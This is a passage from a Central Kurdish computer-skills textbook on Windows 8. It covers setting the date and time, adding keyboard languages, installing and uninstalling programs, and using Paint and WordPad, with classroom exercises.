
کات و بەروار لە کۆمپیوتەر لە گۆشـــەی خوارەوەی لای راســتی رووی نوســینگە، لەسەر شریتی Task Bar پیشان دەدرێت، وەک لەم وێنەی خوارەوە دیارە:




بەم شێوەی خوارەوە گۆڕانکاری دەکرێن:

- بە کلیککردن لەســـەر کات و بەروار پەنجەرەی کات و بەروار دەردەکەوێت، بەم شـێوەی بەرامبەر:
- لە پەنجەرەی کات و بەروار: بە کلیک لەسەر Change date and time settings... پەنجەرەی دواتر دەردەکەوێت:
- لـە پەنجـەرەی دواتـر: بـە کلیک لەسـەر Change date and time... ئەم پەنجەرەی خـوارەوە دەردەکەوێـت، کـە دەتوانیـن گۆڕانکارییەکانی لەسەر ئەنجام بدەین:









چۆنیەتی زیادکردن وسڕینەوەی زمانی کیبۆرد :

کاتێک کە سیستەمی ویندۆز دەخەینە سەر کۆمپیوتەر لە باری ئاساییدا تەنها دەتوانین بە زمانی ئینگلیزی بنووسین، بۆ زیادکردنی زمانی کوردی، عەرەبی یان هەر زمانێکی تر ئەم هەنگاوانەی خوارەوە دەگرینە بەر:




- بە کلیکی ڕاست لەسەر ئایکۆنی ستارت (ئەگەر هەبوو) یان لە گۆشەی خوارەوەی لای چەپی ڕووکاری ویندۆز ٨ لیستی فەرمانەکانی ئامادەکاری بەڕێوەبردن دەردەکەویت، وەک لە وێنەی بەرامبەر دیارە:
- لە لیستی کراوە: کلیک لەسەر Control Panel دەکەین، پەنجەرەکەی دەردەکەوێت، وەک لە بەرامبەر دیارە:



- لە پەنجەرەی بەرامبەر: کلیک دەکەین لەسەر بەشی زمان Language ، بۆ کردنەوەی پەنجەرەی زمانەکان، وەک لە وێنەی خوارەوە دیارە:
- لە پەنجەرەی Language ، کلیک دەکەین لەسەر Add a language بۆ کردنەوەی پەنجەرەی زیادکردنی زمانەکان، وەک لە وێنەی خوارەوە دیارە:



- لە پەنجەرەی خوارەوە: لە بەشی Group language by بۆ پۆلێنکردنی زمانەکان



لەسەر بنەمای شێوازی نوسین، سیستەمی نوسین واتە Writing system هەڵدەبژێرین(*کلیک دەکەین لەسەری*) ، پەنجەرەی خوارەوە دەردەکەوێت.




- لە پەنجەرەی سەرەوە Arabic script : زمانی کوردی ناوەڕاست Central Kurdish هەڵدەبژێرین بە کلیککردن، پاشان کلیک لەسەر زیادکردن Add دەکەین، لە ئەنجامدا زمانی کوردی زیاد دەبێت بۆ سەر زمانەکانی کیبۆرد و دەچێتە سەر لیستی زمانەکان بەم شێوەی خوارەوە:



سڕینەوەی زمانی کیبۆرد:

بۆ سڕینەوەی زمانێک لە زمانەکانی کیبۆرد هەمان هەنگاوەکانی زیادکردنی زمان بگرەبەر هەتا هەنگاوی سێیەم، لە هەنگاوی چوارەمدا زمانێک لە زمانەکان هەڵبژێرە (بە کلیکی چەپ) و کلیک لەسەر فەرمانی Remove بکە، بەم شێوەی خوارەوە:



چالاکی//

پ١/ چۆن دەتوانیت بەرواری کۆمپیوتەرەکەت بکەی بە ١٩٨٨/٣/١٦ کاتەکەی بکەیت بە ١١ی بەیانی؟

پ٢/ ئایا دەتوانیت زمانی کوردی بۆ کیبۆردی کۆمپیوتەرەکەت زیاد بکەی؟چۆن؟

وانەی ٣٠ دانان ولابردنی پرۆگرامەکان Install&Uninstall Programs

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) چۆنیەتی دانانی پرۆگرام لە سیستەمی کۆمپیوتەر.

٢) ڕێگەی سەرەکی لابردنی پرۆگرام لە سیستەمی کۆمپیوتەر.

چۆنیەتی زیادکردن و سڕینەوەی پرۆگرام لە ویندۆز ٨ :

- **زیادکردنی پرۆگرام:**

بریتییە لە کرداری جێگیرکردنی پرۆگرامێک لەسەر کۆمپیوتەر، بۆ جێبەجێکردنی کارو پێداویستییەکانمان لەسەر پرۆگرامەکە.


پێش جێگیرکردنی هەر پرۆگرامێک پێویستە دڵنیا بین لە:

١. تایبەتمەندییەکانی کۆمپیوتەرەکە گونجاوە بۆ لە خۆگرتنی ئەو پرۆگرامە.

٢. جێگیرکردنی پرۆگرامەکە نابێتە هۆی مەترسی بۆ سەر کۆمپیوتەرەکە بە تایبەتی کاتێک کە پرۆگرامەکە لە ڕێگەی تۆڕی ئینتەرنێتەوە وەرگیرا بێت. (*پشکنینی ڤایرۆسی بۆ نەکرا بێت*).

شێوازی جێگیرکردنی هەر پرۆگرامێک پشت دەبەستێت بە جۆر و سروشتی پرۆگرامەکە، ئەمانەی خوارەوە هەنگاوەکانی جێگیرکردنی هەر پرۆگرامێکە کە لەسەر CD یان DVD ... بێت:

- ئایکۆنی Computer بکەوە (*لەسەر ڕووی نوسینگە: بە جووت کلیک*). 
- کلیکی لای ڕاست لەسەر ئایکۆنی بەگەڕخەری CD یان DVD بکە. (*لیستێکی پێکهاتوو لە کۆمەڵە فەرمانێک دەردەکەوێت*)، وەک لە وێنەی خوارەوە دیارە.



- لە لیستە کراوەکە: کلیک لەسەر فەرمانی Open بکە. (*بۆ پیشاندانی ناوەڕۆکی CD یان DVD* یەکە).
- فایلی Setup بدۆزەوە و جووت کلیک بکە لەسەری بۆ دەستپێکردنی پرۆسەی جێگیرکردنی پرۆگرامەکە، پاشان بڕۆ بەدوای قۆناغەکانی جێگیرکردنی پرۆگرامەکە.


- **سڕینەوەی پرۆگرامێک:**

وەک چــۆن شــێوازی جێگیرکردن لــە پرۆگرامێک بۆ پرۆگرامێکی تــر دەگۆڕێت، بە هەمان شێوە شێوازی سڕینەوە لە پرۆگرامێک بۆ پرۆگرامێکی تر دەگۆڕێت.

سڕینەوەی پرۆگرام بریتییە لە کرداری لە کارخستنی پرۆگرامەکە و نەهێشتنەوەی بەتەواوی لە ناو کۆمپیوتەر، بە گرتنەبەری ئەم هەنگاوانەی خوارەوە:



- لە گۆشەی خوارەوەی لای چەپی ڕووکاری ویندۆز ٨ بە کلیک ڕاست لیستی فەرمانەکانی ئامادەکاری بەڕێوەبردن دەردەکەوێت، وەک لە وێنەی بەرامبەر دیارە.
- لە لیستەکە: کلیک لەسەر Programs and Features بکە بۆ کردنەوەی پەنجەرەی پرۆگرامە جێگیربووەکان. *(یان پەنجەرەی Control Panel بکەوە، بە جووت کلیککردن لەسەر ئایکۆنەکەی لەسەر ڕووی نوسینگە، لەوێ Programs and Features بکەوە).*
- لە پەنجەرەی Programs and Features : پرۆگرامی مەبەست دەستنیشان بکە و کلیک لەسەر دوگمەی Uninstall بکە، پاشان بەدوای قۆناغەکانی سڕینەوەی پرۆگرامەکە برۆ، وەک لە وێنەی خوارەوە دیارە.



چالاکی//

پ١/ چۆن پرۆگرامێکی Media Player لە ناو Flash Memory دادەبەزێنیتە سەر کۆمپیوتەرێک؟

پ٢/ هەنگاوەکانی سڕینەوەی پرۆگرامی Adobe Photoshop لە کۆمپیوتەر بنووسە.

وێنەکێشان Paint

وانەی ٣١

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

• بەکارهێنانی پرۆگرامی وێنەکێشان.




پرۆگرامی وێنەکێشان و ڕەنگکردن : Paint

Paint یەکێکە لەو پرۆگرامانەی کە پێیان دەوترێ پاشکۆی ویندۆز Accessories ، واتە لەگەڵ دانانی ویندۆز ئەو پرۆگرامەش دادەبەزێتە سەر کۆمپیوتەر، بەکاردێت بۆ دروستکردن و دەستکاریکردنی وێنە و ڕەنگ کردنیان.


چۆنیەتی کردنەوەی پرۆگرامی: Paint

ڕێگەی یەکەم:

• بە کلیکی ڕاست لەسەر سکرینی میترۆ، شریتی All apps دەردەکەوێت، بەم شێوەی خوارەوە،




بە کلیککردن لەسەر ئایکۆنی  لاپەڕەی ئایکۆنە جێبەجێکارییەکان All apps دەردەکەوێت، وەک لە وێنەی خوارەوە دیارە.




• لە پەنجەرەی ئایکۆنە جێبەجێکارییەکان دا، کلیک لەسەر ئایکۆنی پرۆگرامی Paint بکە.

• پرۆگرامی Paint دەکرێتەوە و ڕووکارەکەی بەم شێوەیە:

- **کاتێک کە شریتی Home چالاکە:**



- **کاتێک کە شریتی View چالاکە:**




ڕێگەی دووەم:

[لەسەر کیبۆرد دوگمەکانی Win + Q دابگرە، پەنجەرەی Search دەبێتەوە لە خانەی Search بنووسە Paint ، ئایکۆنی پرۆگرامی Paint دەردەکەوێت، ئینجا بە کلیک لەسەر ئایکۆنی پرۆگرامەکە یان لەسەر کیبۆرد دوگمەی Enter دابگرە]، پرۆگرامی Paint دەکرێتەوە.

ڕێگەی سێیەم:

[لەسەر کیبۆرد دوگمەکانی Win+R دابگرە، پەنجەرەی بەکارخستن Run دەکرێتەوە، وەک لە وێنەی خوارەوە دیارە، لە خانەی Open بنووسە mspaint ئینجا بە کلیک لەسەر OK یان لەسەر کیبۆرد Enter دابگرە]،پرۆگرامی Paint دەکرێتەوە.



چۆنیەتی وێنەکێشان :


بۆ دروستکردنی شێوەیەک لەسەر ڕووتەختی وێنەکێشان لە بەشی شێوەکان

کلیک لەسەر یەکێک لە شێوەکان بکە و لە بەشی ڕەنگەکان کلیک لەسەر یەکێک لە ڕەنگەکان بکە، ئینجا بە ڕێگای Drag&Drop شێوەکە دروست بکە.


دەتوانیت لە بەشی ئامرازەکان پێنوس یان فڵچە هەڵبژێریت و بەو ڕەنگەی کە خۆت دەتەوێت بە ڕێگای Drag&Drop وێنە بکێشیت. وەکو لە وێنەی خوارەوە دیارە:



چۆنیەتی داکردنی وێنە :



- لە ڕووکاری پرۆگرامی Paint کلیک لەسەر File بکە.
- فەرمانی Save یان Save As هەڵبژێرە بە کلیککردن، وەک وێنەی بەرامبەر:
- وەک ئەم پەنجەرەی خوارەوە کرداری داکردن ئەنجام بدە:



چالاکی//

پ١/ وێنەی ئاڵای کوردستان بکێشە و بە دروستی ڕەنگی بکە.

پ٢/ هەنگاوەکانی داکردنی وێنەیەک بنووسە.

وانەی ٣٢ مایکرۆسۆفت وۆردپاد Microsoft Wordpad


پاش تەواوبوونی وانەکە پێویستە قوتابی بزانێت لە :

ئامانجی وانەکە

- بەکارهێنانی پرۆگرامی وۆردپاد.



WordPad



پرۆگرامی نووسینی دەق : Wordpad

ئەم پرۆگرامەش یەکێکە لە پاشــکۆکانی ویندۆز، واتە لەگەڵ دابەزاندنی سیســتەمی ویندۆز دادەبەزێتە ناو کۆمپیوتەرەکە، توانایەکی باشی لە بواری نووسین و چاپکردندا هەیە.

